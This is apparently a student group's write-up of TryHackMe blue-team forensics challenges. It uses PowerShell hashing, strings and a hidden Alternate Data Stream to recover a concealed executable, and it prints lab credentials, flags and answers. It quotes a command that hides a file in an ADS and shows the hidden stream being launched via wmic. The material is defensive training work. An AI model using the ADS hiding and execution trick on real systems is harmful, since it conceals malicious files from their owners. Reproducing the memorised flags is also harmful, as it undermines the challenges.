



PSP0201

Week 6

Write-up

Group Name: PennCake

ID	Name	Role
1211103144	Vaarindran Nyenasegran	Leader
1211103222	Asyran Syazwan Yuhanis	Member
1211104230	Nur Aisyah Nabila Nahar	Member
1211101169	Tengku Alyssa Sabrina Tengku Erwin Martino	Member


Day 21: Blue Teaming - Time for some ELForensics

Tools used: Kali Linux, OpenVPN, FireFox, Command Prompt, Remmina, Windows Management Instrumentation


Solution/walkthrough:

Question 1: Read the contents of the text file within the Documents folder. What is the file hash for db.exe?


Open Remmina and add a new connection.




Connect to the machine instance by typing its IP Address for the server, and enter the username (**littlehelper**) and password (**iLove5now!**) given in tryhackme. Choose '**Use client resolution**' and **RemoteFX (32 bpp)** for the colour depth.



Save the connection as default and connect to the server.



After successfully connecting, open the command prompt.



Go to the **Documents** directory to view the files.

```
PS C:\Users\littlehelper> cd .\Documents<
PS C:\Users\littlehelper\Documents> dir

Directory: C:\Users\littlehelper\Documents

Mode                LastWriteTime         Length Name
----                -----        ----
-a---       11/23/2020 11:21 AM           63 db file hash.txt
-a---       11/23/2020 11:22 AM      5632 deebee.exe
```

Run the command **more '\db file hash.txt'** using powershell to obtain the hash of the db.exe file

```
PS C:\Users\littlehelper\Documents> more '\db file hash.txt'
PS C:\Users\littlehelper\Documents> 
Filename: db.exe
MD5 Hash: 596690FFC54AB6101932856E6A78E3A1
```

Answer: [596690FFC54AB6101932856E6A78E3A1](#)

Question 2: What is the MD5 file hash of the mysterious executable within the Documents folder?

Run the command **Get-FileHash -Algorithm MD5 .\deebee.exe** .

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe
Algorithm      Hash
----          ----
MD5           5F037501FB542AD2D9B06EB12AED09F0
Path          C:\Users\littlehelper\Documen...
```

Answer: 5F037501FB542AD2D9B06EB12AED09F0

Question 3: What is the SHA256 file hash of the mysterious executable within the Documents folder?

Run the command **Get-FileHash -Algorithm SHA256 .\deebee.exe** .

```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm SHA256 .\deebee.exe
Algorithm      Hash
----          ----
SHA256        F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED
```

Answer: F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED

Question 4: Using Strings find the hidden flag within the executable?

Run the command **c:\Tools\strings64.exe -accepteula .\deebee.exe** to scan the executable using the Strings tool.

```
Windows PowerShell
PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula .\deebee.exe
Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
SLH
.text
`._rsrc
@.reloc
&**
BSJB
v4.0.30319
#Strings
#US
#GUID
#Blob
c.#l.+x.3x.;x.C1.K~.Sx.[x.c
<Module>
mscorlib
Thread
deebee
Console
```

Scroll down to see the flag.

```
System.Diagnostics
System.Runtime.InteropServices
System.Runtime.CompilerServices
DebuggingModes
args
Object
Accessing the Best Festival Company Database...
Done.
Using SSO to log in user...
Loading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content C:\Users\littlehelper\Documents\db.exe).Path -ReadCount 1 -Encoding Byte -Stream hidedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^P
z\V
WrapNonExceptionThrows
deehee
```

Answer: [THM{f6187e6cbeb1214139ef313e108cb6f9}](#)

Question 5: What is the powershell command used to view ADS?

Run the command **Get-Item -Path .\deebee.exe -Stream ***.

```
</assembly>
PS C:\Users\littlehelper\Documents> Get-Item -Path .\deebee.exe -Stream *

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::$DATA
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName : deebee.exe::$DATA
PSDrive     : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer: False
FileName    : C:\Users\littlehelper\Documents\deebee.exe
Stream      : ::$DATA
Length      : 5632

PSPath      : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:hidedb
PSParentPath : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName : deebee.exe:hidedb
PSDrive     : C
PSProvider   : Microsoft.PowerShell.Core\FileSystem
PSIsContainer: False
FileName    : C:\Users\littlehelper\Documents\deebee.exe
Stream      : hidedb
Length      : 6144
```

Answer: [Get-Item -Path .\deebee.exe -Stream *](#)


Question 6: What is the flag that is displayed when you run the database connector file?

Run the command **wmic process call create \${Resolve-Path .\deebee.exe:hidedb}**. ‘hidedb’ is the hidden ADS .

```
PS C:\Users\littlehelper\Documents> wmic process call create ${Resolve-Path .\deebee.exe:hidedb)
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 860;
    ReturnValue = 0;
};

PS C:\Users\littlehelper\Documents> -
```

When the file is successfully launched, another window will appear. The flag is displayed on the screen.



```
C:\Users\littlehelper\Documents\deebee.exe:hidedb

Choose an option:
1) Nice List
2) Naughty List
3) Exit


THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: -
```

Answer: [THM{088731ddc7b9fdeccaed982b07c297c}](#)

Question 7: Which list is Sharika Spooner on?

Select an option between Nice List (1) and Naughty List (2).



```
C:\Users\littlehelper\Documents\deebee.exe:hidedb

Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: -
```

If option 2 is selected, the Naughty List will be displayed. Sharika Spooner is the last name in the list.

```
Missy Stiner
Sanford Geesey
Jovan Hullett
Sherlene Loehr
Melisa Vanhoose
Sharika Spooner

Sucks for them .. Returning to the User Menu...
```

Answer: Naughty List

Question 8: Which list is Jaime Victoria on?

Select option 1 to open the Nice List.

```
C:\Users\littlehelper\Documents\deebbee.exe:hidedb

Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: -
```

The Nice List will be displayed. Jaime Victoria is the last name in the list.

```
Glenn Malpass
Dahlia Bortz
Denice Wachtel
Frances Merkle
Thomasena Latimore
Laurena Gardea
Delphine Gossard
Jaime Victoria

Awesome .. Great! Returning to the User Menu...
```

Answer: Nice List

Thought Process/Methodology:

To start this task, we connected to the Window's machine by using Remmina. Firstly, we added a new connection and entered the machine instance's IP address. Then, we entered the username (**littlehelper**) and password (**iLove5now!**) given in tryhackme website. Once successfully connected, we needed to obtain the file hash for db.exe. File hashes are useful to make sure backed up files are not corrupted or changed. Thus, we used one of the PowerShell commands which was **more '\db file hash.txt'** to obtain the hash for **db.exe**. Next, we used the PowerShell command **Get-FileHash -Algorithm MD5 .\deebee.exe** to obtain the file hash for a mysterious file in the Documents folder. We also obtained a different algorithm (**SHA256**) for the file hash of **deebee.exe** by using the same PowerShell command **Get-FileHash -Algorithm SHA256 .\deebee.exe** (replacing the **MD5** with **SHA256**). After that, we used strings to scan the executable by running the command **c:\Tools\strings64.exe -accepteula .\deebee.exe**. Additionally, in the output of our command we just run, we found a command related to Alternate Data Streams (ADS) which was **-Stream hidedb**, and '**hidedb**' is the hidden ADS. Thus, we viewed ADS by running the PowerShell command **Get-Item -Path .\deebee.exe -Stream ***. Since the database connector file is an executable file, we used the command **wmic process call create \$(Resolve-Path .\deebee.exe:hidedb)** to launch the hidden executable. This opens up the original database file in another window. The flag is shown in the new window. Lastly to see which list Sharika Spooner and Jaime Victoria were, we opened both lists from the database by entering either 1 or 2. Sharika Spooner is the last name in the Naughty List while Jaime Victoria is the last name in the Nice List.

Day 22: Blue Teaming – Elf McEager becomes CyberElf

Tools used: WSL, Kali Linux, Remmina, CyberChef, Chrome, KeePass

Solution/walkthrough:

Question 1: What is the password to the KeePass database?

Before accessing the machine, make sure you have Remmina installed. To do so, you need to make sure that you are running as the root user on your Kali machine (by inputting **sudo i**). Then input **apt install remmina -y**

```
[root@Vaari_HP]# apt install remmina
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libavahi-ui-gtk3-0 libvncclient1 remmina-common remmina-plugin-rdp remmina-plugin-secret remmina-plugin-vnc
Suggested packages:
  remmina-plugin-exec remmina-plugin-kwallet remmina-plugin-spice remmina-plugin-www remmina-plugin-x2go
The following NEW packages will be installed:
  libavahi-ui-gtk3-0 libvncclient1 remmina-common remmina-plugin-rdp remmina-plugin-secret remmina-plugin-vnc
0 upgraded, 7 newly installed, 0 to remove and 475 not upgraded.
Need to get 1,164 kB of archives.
After this operation, 5,153 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.cs.ntu.edu.tw/kali kali-rolling/main amd64 libavahi-ui-gtk3-0 amd64 0.8-5 [55.7 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 libvncclient1 amd64 0.9.13+dfsg-4 [178 kB]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 remmina-common all 1.4.25+dfsg-1 [595 kB]
Get:4 http://http.kali.org/kali kali-rolling/main amd64 remmina amd64 1.4.25+dfsg-1 [220 kB]
Get:5 http://http.kali.org/kali kali-rolling/main amd64 remmina-plugin-rdp amd64 1.4.25+dfsg-1 [63.0 kB]
Get:6 http://http.kali.org/kali kali-rolling/main amd64 remmina-plugin-secret amd64 1.4.25+dfsg-1 [20.1 kB]
Get:7 http://http.kali.org/kali kali-rolling/main amd64 remmina-plugin-vnc amd64 1.4.25+dfsg-1 [33.5 kB]
Fetched 1,164 kB in 3s (379 kB/s)
Selecting previously unselected package libavahi-ui-gtk3-0:amd64.
(Reading database ...)
```

Once you have installed remmina, add a new **RDP** (Remote Desktop Protocol) client. To do so, **follow the instruction given at THM**


Server: Machine IP(**10.10.151.33**)

Username: **Administrator**


Password: **sn0wF!akes!!!**

The screenshot shows the Remmina Remote Desktop Client interface. A connection profile named "Quick Connect" is selected for the RDP protocol. The server is set to 10.10.151.33, the username is "Administrator", and the password is "sn0wF!akes!!!". The "Basic" tab of the profile editor is active. On the left, there is a note from John Hammond: "Task: You must gain access to the password manager and solve this task! Watch John Hammond solve this task! You can use the AttackBox and Remmina to connect to the machine. Click on the plus icon as shown below. For Server provide (10.10.151.33) as the IP address provided. • User name: Administrator • User password: sn0wF!akes!!!".


Once you have successfully run your machine, analyse the desktop.




Open the folder on the desktop and run the KeePass Application.




By entering a random password, the application failed to run.



